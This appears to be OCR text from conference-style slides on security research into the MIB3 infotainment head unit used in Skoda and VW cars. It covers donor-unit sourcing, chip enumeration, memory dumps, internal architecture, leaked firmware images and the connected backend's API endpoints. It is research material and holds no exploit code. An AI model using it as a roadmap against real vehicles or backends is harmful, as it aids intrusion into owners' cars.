
Parking aid J446

AETH 2

AETH1

Legend
AETH1 - Automotive Ethernet 1. Connects IVI with TCU
AETH2 - Automotive Ethernet 2. Connectc IVI with Instrument cluster (I


# TEST BENCH


RIGOL
12.998V
3.741A
48.625W
Component protection active.
RADIO
MEDIA
PHONE
VOICE
Radio
Vehicle
Sound
Settings
Media
Assistants
Manuals
SmartLink
NAV
APP
CAR
MENU
OK
Panasonic
TOUGHBOOK

# ECU SOURCE

- Official dealers and repairing shops
- Aftermarket components
- Auto junkyards

Perfect donor



Returns not accepted.

Skoda Superb B8 3V DAB MULTIMEDIA UNIT MIB3 3V0035820 B
EUR 95.00

Sold by: [redacted]

Delivered

Original VW GOLF VII Steuergerät Onlinedienste Online Connectivity 5NA035284A
EUR 29.00

Sold by: [redacted]

Delivered


Returns not accepted.

SKODA SUPERB 3V 2020 MIB3 MAIN UNIT NAVIGATION HEAD UNIT 3V0035820B
GBP 375.00

Sold by: [redacted]

Ebay history of a smoker

# HW ENUM + MEM DUMPS




R-Car M3 Main CPU (ARM64)
CARCOM core + main OS cores

eMMC with FW

SPI with low-level FW
BL2, CARCOM, Linux kernel,
DTB, initrd, certs and sigs


WLAN + BT chip

# HW ENUM + MEM DUMPS




Power controller chip PWC
ARM32
NXP MCU: S9KEAZN64A

# MIB3



Power control
Main SoC R-CAR M3
Baseband
Main CPU
Linux OS
Automotive ETH
UART 0
PWC
Bare metal FW
UART 2
Shared mem
UART 1
CARCOM
FreeRTOS
CAN
MIB3 Infotainment

# FIRMWARE - 0304

- Can be read from eMMC and SPI flash memory
- Leaked update images can be found on the internet
- Update files contain all parts of firmware, including PWC FW image



# BACKEND



skoda-connect.com
~ 20 API endpoints and portals

API endpoint | API endpoint | … | API endpoint

